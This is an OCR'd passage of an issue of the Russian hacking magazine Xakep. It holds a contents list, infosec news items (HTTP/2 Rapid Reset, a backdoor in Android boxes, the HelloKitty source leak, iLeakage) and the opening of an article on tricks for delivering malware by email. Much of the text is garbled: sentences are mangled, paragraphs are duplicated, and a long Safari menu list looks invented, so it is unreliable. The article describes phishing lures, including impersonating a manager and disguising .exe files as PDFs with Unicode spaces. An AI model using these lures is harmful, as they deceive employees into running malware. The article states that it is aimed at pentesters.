ХАКЕР

№295

Большой гид по артефактам Windows

Пишем реверс-шелл для ARM

Делаем свой аналог СОРМ-2

Секреты хардверных брейкпоинтов

Cover Story

ПРИЕМЫ РЫБАЛКИ

Изучаем нестандартные методы фишинга

№ 295

CONTENTS

MEGANews
Самые важные события в мире инфосека за октябрь

Письмо с сюрпризом
Изучаем уловки и хитрости для доставки писем с малварью

Фишинг в соцсетях
Как социальные сети помогают хакерам

ChatGPT на рыбалке
Выманиваем пароль при помощи QR-кода и чат-бота

LPE на казенном макбуке
Злоупотребляем установкой VS Code для локального повышения привилегий

Железный бряк
Используем хардверные брейк-пойнты в пентестерских целях

WiX-фикс
Исследуем инсталлятор Windows Installer XML Toolset

Уроки форензики
Большой гид по артефактам Windows

HTB Format
Проксируем запросы в Redis через мисконфиг Nginx

HTB PC
Манипулируем протоколом gRPC при взломе сервера

HTB Intentions
Эксплуатируем сложную SQL-инъекцию для дампа базы данных

HTB Jupiter
Выполняем произвольный код с помощью Jupyter и SatTrack

Инструменты разведчика
Извлекаем данные из Instagram, Telegram, GitHub и других источников

Сделай мне красиво
Изобретаем персональный нейросетевой фотоувеличитель

Шелл-код для ARM
Пишем на ассемблере свой реверс-шелл для устройств на ARM

Веселые хеши
Реализуем технику API Hashing, чтобы обдурить антивирус

The Possessor
Делаем аналог COPM-2 на Linux и RouterOS

Pwnagotchi
Собираем хакерский девайс с искусственным интеллектом

Титры
Кто делает этот журнал

MEGANEWS

Фрэм Ибгон, Кифайлис
ibgon@kifailis.ru


В этом месяце: уязвимость HTTP/2 Rapid Reset стала при-чиной максимальных DDoS-атак, в 100-мк устройств на Android нашли бэкдор, разработчика вымогателя Ragnar Locker арестовали, к спискам Cisco IOS XE подвергаются массовым атакам, уязвимо разработчик atray sidn-channel iLeakage, угрожающую устройствам Apple, а также другие интересные события октября.

ОТРАЖЕН МОЩНЕЙШИЙ DDOS В ИСТОРИИ

Специалисты Amazon Web Services (AWS), Cloudflare и Google предупреждают о 0-дэ-проблеме HTTP/2 Rapid Reset, которую злоумышленники используют для DDoS-атак с запуска текущего года.

Благодаря применяемости в протоколе HTTP/2 мощность атак, направленных на облачную инфраструктуру Google, достигла 398 миллионов запросов в секунду (пушего второго), а атаки, направленные на AWS и Cloudflare, превысили 155 миллионов и 201 миллиона запросов в секунду.

Схема атаки показана на рисунке (составлен 71 миллиона запросов в секунду и был зафиксирован в начале 2023 года.




Атака «Отражение Google»

Корень проблемы кроется в уязвимости нулевого дня CVE-2023-44487, существованиям которой специалистам пришлось кривить в секрете больше месяца, чтобы обеспечить защитные средства (прежде всего производителям сторонам время отражаровщиков, прежде чем об уязвимости станет известно злоумышленникам.

Уязвимость была обнаружена в протоколе HTTP/2, и, как уже нетрудно догадаться, может использовалась для организации мощных DDoS-атак. Дело в том, что злоумышленник HTTP/2 является мультиплексирование запросов в одном TCP-соединении, что реализовано в виде параллельных потоков.

Хотя для предотвращения атак в протоколе HTTP/2 предусмотрена защита в виде параметра, ограничивающего количество одновременно активных потоков, она на деле оказалась не такой эффективной. Причина разработчики приняли не слишком эффективную защитную меру — отмену запроса, которая не приводит к потере ресурсов сервера, которые, на самом деле, может использовать сам не по назначению.

Так, клиент, который перервать запрос, может использовать фрейм RST_STREAM для прекращения обмена данными. Атака HTTP/2 Rapid Reset эксплуатирует именно эту особенность протокола, чтобы очень быстро отправлять и отменять запросы, тем самым обходя установленный сервером максимум для одновременных потоков.



Работа RST_STREAM (Cloudflare)

«Атаки HTTP/2 Rapid Reset строятся на использовании нескольких RST_STREAM в быстром чередовании запросов и отмен. Вот-ментальный, передается серия запросов на нескольких потоках с последующ-ющим сбросом для каждого из них. Целевая система будет вынуждена-ющая и отменить каждый запрос, генерируя ответы для запроса, который затем обрабатывается или отменяется клиентом, — пишут спе-циалисты AWS.

«Протокол не требует от клиента и сервера каким либо образом согласовывать отмену, и клиент может сделать это в одностороннем порядке, — объясняет Google. — Таким клиент полагает, что отмена вступит в силу немедленно, как только сервер получит фрейм RST_STREAM, до того как будет обработан любые другие данные этого TCP-соединения.

То есть, инициируя сотни тысяч потоков HTTP/2 и быстро отменяя их, это-умышленник могут полностью выводить сеть из строя, не перешкаев мак-симальное количество потоков, разрешенное сервером. Еще один важный аспект этой проблемы в том, что эти атаки могут быть реализованы сотнами относительно небольших ботнетов, состоящих примерно из 20 тысяч машин.

Атака «Отражение Google»

«Автоматизация и масштабируя этот простой шаблон, запрос, отмена, запрос, отмена», злоумышленники могут добиться отказа в обслужи-вании и отключить любой сервер или приложение, работающее со стандартной инициативой HTTP/2», — объясняют в Cloudflare.

Такие эксперты Cloudflare сообщают, что прокси-серверы или балансиров-щики нагрузки HTTP/2 особенно восприимчивы к таким атакам. Так, сеть ком-пании оказалась перегружена на участке между TLS-прокси и эксперимен-тостоку ущерб был нанесен еще до того, как вредоносные запросы попали под балансиры. В итоге атаки привели к увеличению количества ошиб-ок 502 для клиентов Cloudflare.

По словам представителей Cloudflare, в итоге для борьбы с атаками HTTP/2 Rapid Reset была использована система, предназначенная для ограни-чения пропускной способности (rapid-volumetric) атак, под названием IP Jail, которую компания рассадила для сжата всей своей инфраструктуры.

Эта система позволяет Cloudflare в течение нескольких минут и запрещает им применить HTTP/2 для любого домена Cloudflare в течение определенного периода, при этом для реальных пользователей, использующих этот IP-адрес, производительность снижается лишь незначительно.

Компания Amazon, в свою очередь, заявила, что отразила уже десятки атак HTTP-флуда, а также повысила устойчивость к DDoS-атакам посредст-вом многогранных защитных мер.

К сожалению, поскольку данные атаки строятся на протоколе HTTP/2, не существует единого решения, позволяющего полностью блокировать этот вид DDoS-а.

«Серверы защищены от этого вектора атак могут принимать различные формы, но в основном они сводятся к отслеживанию статистики соединений и использованию различных сигналов и бюджет-ников для определения поведения каждого соединения, — рассказывает инженер Google Нагаяма. — Если соединение имеет более 100 запросов и более 50% из них отменены, оно становится кандидатом для применения ответных мер. Мошенник и тем или отвечает мер заверит от клиента резко для каждого соединения, и, если клиент не может ответить на достаточное количество запросов, соединение будет разорвано. Сервер HTTP/2 для минимального ежедневного HTTP-сервера».

Как сообщает Google, в ходе атаки, когда злоумышленник не отменяет запросы сразу, мы рекомендуем серверам HTTP/2 закрывать соеди-нения, превышающие лимит одновременных потоков. Это может при-вести к ошибкам, но, так и после небольшого количества повторных нарушений».


ЦЕНА УТЕЧКИ ДАННЫХ — 5,5 МИЛЛИОНА РУБЛЕЙ

Специалисты ГК «Солар» сообщают, что количество атак для российского бизнеса в 2023 году стало максимальным (учтена конфиденциальная информация, которая теперь про-исходит каждый второй бизнес, в государственной сегмент первое от общей учтена в среднем 5,5 миллиона.

Эта оценка включает прямые финансовые издержки, но не учитывает потенциальные репута-ционные потери, а также штрафные санкции. При этом более 55% расходов на инвестиции посредствах такие инцидентов в организации идут именно на снижение проблем, связанных с регулированием потерями.

С утечками информации чаще всего сталкиваются компании из сферы ритейла (37%), финан-сов (29%) и в игровой индустрии (14%). Общий объем опубликованных данных уже составляет 91,8 ТБайт.

УТЕКЛИ ИСХОДНИКИ HELLOKITTY



На русскоязычном хакфоруме выложили исходный код малвари HelloKitty. Предполагаемый автор выкладчик заявил, что уже разрабатывает новый, более мощный шифровальщик.

Первым публикацию обнаружил инсайдер ИБ-исследователь 3xpOit. Он сообщил, что исходный код ниже карсталЙ выложил на хакерском форуме «первую версию шифровальщика HelloKitty.

Хотя на этот раз хакер, использовал ник карсталЙ, также он известен под псевдонимом Gooker. Этого человека связывают с попыткой продать доступ к сети Sony Network Japan в 2020 году и с RaaS-угрозой Gooker Ransomware, исходники которой он тоже пытался продать на хакерском форуме.

3xpOit считает, что создал выкладчик HelloKitty именно карсталЙ/Gooker, а сам хакер заявляет, что уже работает над «новым продук-том, который будет «гораздо интересней, чем LockBit».

Об-продолжений время helloktty.pp создают решение Microsoft Visual Studio для создания шифровальщика и дешифратора HelloKitty, а также биб-лиотеку HTTPS для отправки данных, которая вскоре выложится исходный для шифрования файлов.

Известный ИБ-эксперт Майкл Гиллеспи (Michael Gillespie) уже подтвердил, что в открытом доступе опубликован настоящий исходный код HelloKitty, который использовался в атаках в 2020 году.

Исследователи отмечают, что обычно после утечек и раскрытий исходных кодов малвари их берут на вооружение другие злоумышленники, которые потом строят на их основе собственные вредоносы. К примеру, ранее в этом году эксперты SentinelOne предупреждали, что сотрудники хакеров могут исполь-зовать полезный в открытый доступ исходный код шифровальщика Babuk и создавать на его базе как минимум девять вредоносов, ориентированных на VMware ESXi.

САТЫЯ НАДЕЛЛА ОБ УХОДЕ С РЫНКА СМАРТФОНОВ

В большом интервью изданию Business Insider глава компании Microsoft Сатья Наделла сооб-щил, что может в скором времени выйти Microsoft с рынка мобильных устройств. Когда кор-ресспондент попросил его назвать вещицу стратегическую ошибку или просто неудачное решение, в которое Наделла сожалеет в последствии, тот ответил, что оно связано с Windows Phone.

«Решение, о котором, как мне кажется, говорят многие и одно из самых сложных решений, которые я принял, как CEO. Цитировать я тоже, что мы создавали, от мобильных операционных систем, в которых мы сосредо-вали. Оглядывая назад, думаю, мы могли бы сосредоточиться и этой задачей, воз-можно проиосходим категорию высококлассных устройств между ПК, план-шетами и телефонами», — рассказал Наделла.

Продолжение →

MEGANEWS

← Начало статьи

ОБНАРУЖЕНЫ ANDROID-ДЕВАЙСЫ С БЭКДОРОМ

В начале текущего года независимый ИБ-исследователь Даниэль Милишич (Daniel Milisic) обнаружил, что на Amazon продаются Android-планшеты T95, прямо «из коробки» зараженные сложной малварью. Теперь это исследование продолжили специалисты компании Human Security и выяснилось, что бэкдор создаётся сеть ботнетов и один планшет, а также прежняя гипотеза оказывается ошибочной. Вторая часть, получившая название Peatchpot, рассказывает о сложном реклямном мошенничестве, в котором задействовано как множество Android-устройств и не участвовали в различных мошеннических схемах. Вторая часть, получившая название Peatchpot, рассказывает о сложном реклямном мошенничестве, в котором задействовано как множество Android-устройств, так и участвовали в различных мошеннических схемах.

Все началось с того, что во второй половине 2022 года исследователи обнаружили приложение для Android, которое демонстрировало подозрительный трафик и подключалось к домену flyermob.com. В январе 2023 года Milisic опубликовал свои исследования престарых T95, где тоже упоминался этот домен. После этого команда Human Security приобрела эту приставку, а также несколько других девайсов и приступила к их изучению.

В общей сложности исследователи обнаружили восемь устройств с установленным бэкдором: приставки T95, T95Z, T95 Max, X88, Q9, X12 Plus и M42 Pro. Все, а также планшет JS-W. Компания Human Security заявила не менее 74 тысяч Android-устройств с признаками заражения Badbox по всему миру, в том числе в Дании, на предприятиях и в школах на территории США.

Такие устройства производятся в Китае, и перед тем, как они попадают в руки реселлеров, в их прошивку добавляется бэкдор. При этом неизвестно, на каком этапе цепочки поставок происходит компрометация. В послешайной Badbox часто очень экспорты отмечают, что безвретные Android-приставки для потокового видео («как правило», стоимостью менее 50 долларов) зачастую продаются под розными брендами или вообще без них, так что проследить их происхождение и цепочку поставок может быть затруднительно.

По словам специалистов, обнаруженный бэкдор основан на мобильной малвари Triada, впервые обнаруженной в 2016 году «Лабораторией Касперского». Эта модифицированная версия из-за отсутствия DC-Android, позволяет доступ к установленным на устройстве жертвы приложениям, а после связывается со своим оператором.

> *«Когда пользователь подключает такое устройство, оно связывается со своим управляющим сервером в Китае, загружает оттуда набор инструкций и начинает делать кучу плохих вещей, — пишут исследователи. — Это как швейцарский нож для совершения пакостей в интернете».*

Эксперты здесь отмечают несколько видов мошенничества, связанных со взломанными устройствами. Например, зараженные гаджеты используют в рекламном мошенничестве, в качестве резидентных прокси, применяются для создания фейковых учетных записей Gmail и WhatsApp, а также для дальнейшей эксплуатации.

Злоумышленники продают доступ к скомпрометированным домашним сетям своим другим преступникам, заявили, что сейчас идет доступ примерно к 16 миллионам домашних IP-адресов и 7 миллионам мобильных IP-адресов.

Что касается упомянутой выше мошеннической схемы Peatchpot, она строится вокруг мобильных приложений, которые присутствовали как на Android-приставках, так и на некоторых управляемых Android-ОС.

Суммарно компании выявила 39 вредоносных приложений для Android, iOS и macOS, в основном это оказались шаблонные приложения не очень высокого качества, среди которых были решения для фитнеса и подсчета калорий. Среди 39 приложений выполняет целый ряд мошеннических действий, включая показ скрытой и вредоносной рекламы (через скрытый WebView), а также стурфинг трафика. По подсчетам исследователей, только приложения Android-были суммарно загружены более 15 миллионов раз.

Хотя разработчик Peatchpot, судя по всему, не являются разработчиком Badbox, авторы исследования утверждают, что эти группы взаимодействуют между собой.

> *«У них есть SDK, который предназначен для рекламного мошенничества, и мы обнаружили вторую копию SDK, совпадающую с названием модуля, который устанавливается на Badbox. Это только одна из связей, которые мы выявили», — сообщает в Human Security.*

По данным исследователей, с рекламными объявлениями этой кампании связано более 4 миллиардов рекламных запросов в день, которые затрагивают 121 тысячу устройств под управлением Android и 158 тысяч устройств под управлением iOS. По самым скромным подсчетам, участники этой схемы могут зарабатывать до 2 миллионов долларов. Это прогноз.

Представители Google сообщают, что все 20 приложений для Android, которые обнаружены исследователями Human Security, уже удалены из Google Play Store. Что касается устройств с бэкдором Badbox, в компании отметили, что это устройства «не были сертифицированы Play Protect».

В свою очередь, представитель Apple заявила, что пять приложений из теx, в котором сообщили исследователи, нарушали правила компании. Разработчики были даны 14 дней, чтобы устранить эти нарушения, а разработчики «отказ» пять приложений это сделали.

В заключение эксперты Human Security сообщают, что с конца 2022 года они предупреждали ряд неких мер, направленных против Badbox и Peatchpot, а также передали все собранные данные правоохранительным органам. В результате исследователи полагают, что мошенническим схемам теперь сложнее прекратили свою работу.

Исследователи подчеркивают, что злоумышленники адаптировались к их вмешательству в режиме реального времени: сначала они активно распространяли обновления, которые помогали им скрывать свои действия, а затем операторы Badbox вообще отключили управляющие серверы, обеспечивавшие работу бэкдора.

MEGANEWS

— Hacker Edition —

АРЕСТОВАН РАЗРАБОТЧИК RAGNAR LOCKER

ragnarqkbiwzqxwqg7ytzyac3ekxjb7qkzyid7qd3zzugq7ziyzqzyyd.onion/
This service has been seized as part of a coordinated international law enforcement action against the RagnarLocker group
FBI
POLICIA NACIONAL
POLICIA
Europol
Eurojust
Bundespolizei
Polizei
Polícia Judiciária
Polícia Judiciária
Polícia Judiciária

УЯЗВИМОСТИ В SQUID ИСПРАВЛЯЮТ 2,5 ГОДА

Еще в 2021 году ИБ-исследователь Джошуа Родриэс (Joshua Rogers) выявил 55 уязвимостей в Squid, популярном кеширующем прокси-сервере и обратном веб-прокси-сервере. По словам эксперта, основная часть этих проблем не исправлена до сих пор, а большинству даже не присвоено идентификаторы CVE.

Squid, поддерживающий HTTP, HTTPS, FTP и не только, широко используется интернет-провайдерами и операторами сайтов. Как писал его разработчик «Многие из вас использают Squid, даже не подозревая об этом! Интернет-провайдер использует Squid в домашнем или офисном брандмауэре, другие используют Squid в масштабных веб-прокси для ускорения широкополосного и комментируются доступа в интернет. Squid часто применяется в архитектуре доставки контента для доставки статического и потокового видео и высокоскоростных потоков медиа».

В феврале 2021 года Джошуа Родриэс провел аудит безопасности Squid и обнаружил в исходном коде проекта 55 различных ошибок. Как потом сообщает эксперт, только 20 из этих уязвимостей были исправлены в настоящему времени, а для остальных 35 для сих пор нет патчей или лишь частичные заплаты.

На своем сайте Родриэс перечисляет 45 уязвимостей в Squid. В списке видит проблемы типа utf8 fuzzer, утечки памяти, ограничения кеша и прочие дефекты в различных компонентах. Эксперт отмечает, что оставшаяся доля 55 — это «проблемы сложнее, но даже они способны воспроизведены на практическом уязвимостей». В этом многие из обнаруженных проблем могут привести к сбою, а некоторые могут использоваться для выполнения произвольного кода.

Родриэс обнаружил не только технические подробности об уязвимостях, но и PoC-эксплоиты для них на Github. Кроме того, на его сайте также перечислены 20 дополнительных проблем и идей, которые он считает могут потенциально использоваться.

По словам специалиста, все уязвимости он нашел в коде Squid 5.0.5 (новейшая версия Squid сейчас — это 6.3) с помощью фаззинга, ручной проверки кода и статического анализа. Он уверен, что выполнение комплексных фаззинга и ручного анализа обеспечивает, по его словам «прямая гарантия» обеспечит производимости, все поддерживаемые протоколы (HTTP, HTTPS, HTTP3, internet, URN, Whois, Gopher, FTP) проверены, все системные вызовы (DNS, ICAP, ESI, «кеширование», при этом использована все возможные конфигурации.

Родриэс признает, что сопровождающие Squid, как и большинство опенсорс-разработчиков — это в основном добровольцы, которые могут попросту не иметь возможности или желания исправлять проблемы.

> *«Команда Squid Team была полезна и оказывала поддержку, когда я сообщал о проблемах безопасности, предоставляя рекомендации и идеи, а у меня просто нет ресурсов для устранения обнаруженных уязвимостей. Если добавить до требованиям по устранению проблем, тому я этого не сделаю», — пишет специалист.*

Согласно подчеткам Родриэса, на сегодня в интернете доступно более 2,5 миллиона экземпляров Squid, и он рекомендует всем ознакомиться со списком обнаруженных уязвимостей и подробностями об их возможной эксплуатации.

> *«Вы сами должны оценить, является ли Squid стандартным решением для вашей системы», — резюмирует специалист.*

4,3 МИЛЛИАРДА ЧЕЛОВЕК ВЛАДЕЮТ СМАРТФОНАМИ

По данным компании Statista, количество владельцев смартфонов в мире достигнет **4,3 МИЛЛИАРДА** человек. Среднее время этого сделаем вводит **54%** человечества. Значит, каждый **4 МИЛЛИАРДА** человек вводит в интернет при помощи смартфона, а еще **600 МИЛЛИОНОВ** человек делают это через обычные телефоны. Также в стиле 6,8 миллиарда человек, из них **4,4 МИЛЛИАРДА** человек до сих пор не имеют доступа к сети. Прежде большинство из них, кто не пользуется мобильным интернетом, проживает в районах, где сигнальных сетей мобильного интернета нет. Но уже к 2025 году, когда мобильность использования интернета, проживает в районах без такого покрытия.

MICROSOFT ОТКАЗЫВАЕТСЯ ОТ VBSCRIPT

Компания Microsoft собирается постепенно отказаться от VBScript в будущем релизе Windows, начиная с версии его функцией on demand, а затем уже окончательно. Дело в том, что VBScript уже много лет использется как вектор заражения Windows-систем malware.

VBScript или Visual Basic Script или Microsoft Visual Basic Scripting Edition — это язык шаблонов, аналогичный Visual Basic или Visual Basic for Applications (VBA) и основанный на Component Object Model.

VBScript поставляется в комплекте с Internet Explorer, интерпретирует активные скрипты в окружении Windows и взаимодействует с хост-приложениями посредством Windows Script. При этом Microsoft уже отключила VBScript по умолчанию в Internet Explorer 11 в Windows 10 еще в июле 2019 года.

> *«VBScript устарел. В будущем выпуске Windows VBScript будет доступен по требованию. Мы рекомендуем, чтобы клиенты начали переходить сейчас», — сообщает пользователям Microsoft. — Сейчас функции on demand VBScript будет предоставлены, чтобы обеспечить их бесперебойное использование во время подготовки к прекращению использования VBScript».*

Функции on demand предоставляют собой дополнительные функции Windows OC, такие как Internet Explorer, Notepad, Internet Explorer и Windows Subsystem for Linux, которые не устанавливаются по умолчанию, но могут быть добавлены при необходимости.

Хотя в компании не говорят об этом официально, похоже, отказ Microsoft от VBScript связан с тем, что это одна из популярных векторов, используемых злоумышленниками для заражения Windows-с. Например, с его помощью распространялись такие вредоносные, как Conficker, Cryptolocker, Cryptowall.

Отказ от VBScript станет очередным шагом в рамках стратегии, направленной на снижение потенциала вредоносных кампаний, эксплуатирующих уязвимости в старых версиях функции Windows и Office. Среди последних — в 2018 году и начиная с того, что Microsoft рекомендовала поддержку AMSI на приложения Office 365, что позволило перехватывать атаки, использующие макросы VBA.

Вспоследствии компания отключила макросы Excel 4.0 (XLM), атаки задействует макросы XLM, обязательную блокировку макросов VBA Office по умолчанию, а также начала блокировать вредоносные надстройки XLL для Microsoft Excel 365 по всему миру.

АДМИНЫ ТОЖЕ ИСПОЛЬЗУЮТ ПАРОЛЬ ADMIN

Аналитики компании Outpost24 собрали интересную статистику об аутентификационных данных. Оказалось, что ИТ-администраторы используют простые пароли себе подобно, самые популярные из которых является **admin**.

В общей сложности исследователи изучили более **1,5 миллиона** учетных данных администраторов (или данных были восстановлены после атак от вредоносного ПО). Проанализировав полученные компании аутентификационных данных, исследователи составили топ самых случаев из них.

Топ 20 учетных паролей


1	admin	11	root
2	123456	12	user
3	password	13	test
4	12345	14	guest
5	123456789	15	info
6	1234	16	adminadmin
7	12345678	17	administrator
8	12345	18	1qaz2wsx
9	qwerty	19	qwerty123
10	123456789	20	admin1

Как видно из таблицы, в топ-20 один из пароль admin, а также уникальные пароли в системы пользователей. К примеру, с его помощью распространялись такие вредоносные, как Conficker, Cryptolocker, Cryptowall.

Отказ от VBScript станет очередным шагом в рамках стратегии, направленной на снижение потенциала вредоносных кампаний, эксплуатирующих уязвимости в старых версиях функции Windows и Office. Среди последних — в 2018 году и начиная с того, что Microsoft рекомендовала поддержку AMSI на приложения Office 365, что позволило перехватывать атаки, использующие макросы VBA.

Вспоследствии компания отключила макросы Excel 4.0 (XLM), атаки задействует макросы XLM, обязательную блокировку макросов VBA Office по умолчанию, а также начала блокировать вредоносные надстройки XLL для Microsoft Excel 365 по всему миру.

УСТРОЙСТВАМ APPLE УГРОЖАЕТ ILEAKAGE



Группа ученых из Технологического университета Дрездена, Университета Дрездена и Университета Рутгерса в Бостоне разработала атаку на уязвимости side-channel атаку iLeakage, которая работает против устройств Apple и позволяет сторонним злоумышленникам информацию из браузера Safari, включая пароли и содержимое вкладок.

Атака работает против любых современных устройств Apple с процессорами серий A-и M, и с ее помощью можно извлечь данные из Safari, а также Firefox, Tor и Edge для iOS практически «шаговой точностью».

Ученые уверяют, что iLeakage — это не просто концепт и атака может использоваться в реальности. Для этого достаточно заманить пользователя на вредоносный сайтпередач, а затем восстановить данные из других вкладок, открытых в его браузере Safari.

По сути, iLeakage представляет собой timeless-версию нашумевшей проблемы Spectre в обходит защиту от side-channel атак, давно реализованных всеми современными браузерами. Так, изучив уязвимости Safari в подробных атаках, специалисты сумели обойти существующие конфликты и реализовать не зависящий от архитектуры timeless-метод атаки, связанный с состоянием гонки.

В основном усилия ученых были сосредоточены на считывании конфиденциальной информации из Safari, и им удалось получить данные, создав прототипы, способный спекулятивно прочитать и «слить» любой 64-битный указатель в адресном пространстве, используемом браузером Apple для рендеринга.

Для этого потребовалось обойти защиту от side-channel-атак, реализованную Apple в браузере, включая гам-пользователь и сжатие 35-битной адресации. Также исследователи обошли проверку изоляции сайтов в Safari, которая разделяет сайты на разные адресные пространства на основе доменов вершинного уровня и субдоменов.

Эксперты применяют новую технику, использующую API JavaScript которая позволяет отслеживать отзывчивый страницы использовать cpu и то же адресное пространство с произвольными страницами жертвами.

Используя спекулятивную атаку типа type confusion для обхода защиты типа type, исследователи смогли добиться утечки конфиденциальных данных с целевой страницы, включая пароли и электронные письма пользователей браузера.

В серии роликов исследователи продемонстрировали, как с помощью iLeakage извлекли сообщения из Gmail в Safari на iPad, как iLeakage работает против Chrome для iOS (удалось извлечь историю просмотров жертвы YouTube), а также показали получение пароля от частной учетной записи в социальной сети, который был автоматически заполнен в Safari с помощью LastPass.

Эксперты объясняют, что, по сути, техника Apple требует, чтобы все сторонние браузеры для iOS были совместимы для Safari и использовали JavaScript-движок собственного браузера Apple.

Проблемы iLeakage затрагивают все устройства Apple, выпущенные после 2020 года и работающие на ARM-процессорах Apple серий A и M. Атака практическая не обнаруживается и не оставляет следов в системе жертвы, за исключением записи с посещаемой веб-страницы злоумышленника в новом браузере.

Тем не менее эксперты подчеркивают, что атака сложна в реализации и требует глубокого знания браузерных side-channel-атак и «мелкомасштабных Safari».

В исследовательской работе отмечается, что ученые сообщили Apple о проблеме 12 сентября 2022 года, однако компания пренебрегла исправлением не выпускать исправлений. Вместо этого предложил следующий метод защиты для macOS:

- нужно открыть терминал и выполнить команду defaults write com.apple.Safari IncludeDevelopMenu YES, чтобы включить скрытое меню отладки Safari;
- открыть Safari и перейти в новое меню Develop;
- выбрать пункт WebKit Internal Features;
- активировать функцию Swap Processes on Cross-Site Window Open.

Develop
Disable Pop-Up Web Processes
Anti-Bounce Hunting
Disable Cross-Origin Restrictions
Show Resource Usage Overlay
Start Memory Sampling
Start Stress Test
Start Memory Trace
Experiments
Swap Web Content Processes on cross-site window open
Disable Site Isolation
Disable Process Suspension
Disable Process Termination
Disable Process Crashing
Disable Process Hang
Disable Process Timeout
Disable Process Limit
Disable Process Pre-Warming
Disable Process Cache
Disable Process Swap
Disable Process Prioritization
Disable Process Reuse
Disable Process Termination on Resource Load Failure
Disable Process Termination on Memory Limit
Disable Process Termination on Exceeding Allocation Limit
Disable Process Termination on Unresponsiveness
Disable Process Termination on Jetsam Priority Band
Disable Process Termination on Idle Exit
Disable Process Termination on Exit
Disable Process Termination on Signal
Disable Process Termination on Exception
Disable Process Termination on Exit Code
Disable Process Termination on Exit Reason
Disable Process Termination on Exit Status

ПИСЬМО С СЮРПРИЗОМ

ИЗУЧАЕМ УЛОВКИ И ХИТРОСТИ ДЛЯ ДОСТАВКИ ПИСЕМ С МАЛВАРЬЮ

Юрий Дригин
ведущий эксперт отдельной инженерно-лингвистической группы

По статистике значительная часть заражений малварью происходит из-за того, что пользователь сам запустил на своей машине вредоносный файл. Именно в этом и заключается основная задача злоумышленников, использующих социальную инженерию. Давай посмотрим, какие технические уловки и хитрости они применяют.

WARNING

Статья предназначена для «белых хакеров», профессиональных пентестеров и руководителей службы информационной безопасности (CISO). Не автор, не редакция не несут ответственности за любой возможный вред, причиненный мотивированными злыми руками.

ВЛОЖЕНИЯ И ФАЙЛЫ

Мы рассмотрим атаки с файлами не с точки зрения того, как их доставляют во время пентеста и что в них пишут, чтобы пользователь повелся. Об этом мы поговорим в другой раз. Сегодня мы коснемся нескольких технических деталей, влияющих на маскировку файлов и расширений, и обсудим некоторые лайфхаки.

Доставку HTML-файлов с объектом JavaScript Blob, закодированным с помощью Base64, в статье мы умышленно не рассматриваем, поскольку сейчас обсуждается только первый, а не обход систем защиты.


В целом доставляемые по каналам связи файлы можно отнести к следующим категориям:

- файлы Microsoft Office;
- HTML (HTM, SHTML);
- PDF;
- архивы (с паролем и без) с нагрузкой внутри;
- ICS-файлы-ежедневники.

Скорость атак, каких угодно использует злодеи с каждым из этих видов файлов.


РУШИМ ШАБЛОНЫ ПОВЕДЕНИЯ ЧЕРЕЗ ПЕЧАТЬ

Когда сотрудник скачивает файл из интернета или из вложения в почтовое сообщение, его предупреждают, что содержимое файла небезопасно.



Хочешь попробовать его выключить защиту «вредоносных способов? Представься в письме начальником и скажи, что этот документ (бланк, таблица) нужно распечатать и подписать, ведь сегодня в течение дня он заберет сотрудник отдела кадров.


Сотрудник открывает окно с печатью и видит, что она недоступна



Впрочем, он правы, что его просит отключить защищенный просмотр в самом документе, а это уже немного другой сценарий. Сам Word просит отключить защиту, помня шаблоны осведомленного пользователя.

PDF-ФАЙЛЫ


На рисунке ниже изображен пиг (или как тут теперь это правильно называется) с этомножеством вредоносной атаки. Если, что, не сюрприз на первом от Google Translate.



Ну а на сайте Fortinet ты можешь почитать о подробностях атаки. Есть вовсе, небо приятнее и попутно обнаружить другой доставки малвари.

Когда мы делали свои первые социотехнические пентесты в 2017 году, то для тренинга в разрешенный тест вот такую ссылкой на сервисе Canarytokens.

Нам и сказочку было достаточно того, что пользователь нажал Allow («Разрешить») во всплывающем предупреждении в PDF-файле. Это уже считалось инцидентом и показателем того, что пользователь скомпрометирован.



HTML-ФАЙЛЫ

Во вложении в сообщение электронной почты часто встречаются такие HTML-файлы:

- с редиректом на какую-то такую страницу, давай коснемся и маскировки расширения **.htas** в почтовом клиенте.
- Отправляется пользователю HTML-вложение можно замаскировать так: между dosx и html вставить побольше неразрывных пробелов (U+00A0). см. рисунок ниже)

Рассматривая технические трюки, давай коснемся и маскировки расширения **.htas** в почтовом клиенте.

Отправляется пользователю HTML-вложение можно замаскировать так: между dosx и html вставить побольше неразрывных пробелов (U+00A0). см. рисунок ниже)

АРХИВЫ С ПАРОЛЕМ

Для полноты картины нельзя обойти стороной классическое скрытие вредоносов в запароленном архиве. Хоть некоторые системы защиты блокируют такие вроде от греха подальше, этот способ все еще доставочное действенный.


Письмо с подобным архивом выглядит примерно так:

> *Добрый день.*
> *Прикладываю архив с документами.*
> *В целях безопасности архив защищен паролем.*
> *Пароль от архива: 12345*
> *С уважением, Андрей Петров*

Знай, что пользователь может быть обычно определять такие письма как подозрительные, надеясь на то, что пользователь, прочтя человек сам спросит его, а ты вышлешь пароль отдельным письмом. Так, по загоняй его письма, можно убедиться, что отвечает на письмо именно пользователь, а не служба ИБ, которая хочет изучить такую нагрузку в архиве.

АРХИВЫ БЕЗ ПАРОЛЯ

Вот так мы прятали настоящее расширение файла в архиве.




Пользователи реальные не понимают, что перед ними , **exe**, а не , **pdf**. А доказа это так. В файле **Book.pdf .exe** вместо **pdf** многократно вставлен «средний математический пробел» в Linode.

Технические рекомендации Свойства Кодировка

Название в Юникоде	Medium Mathematical Space
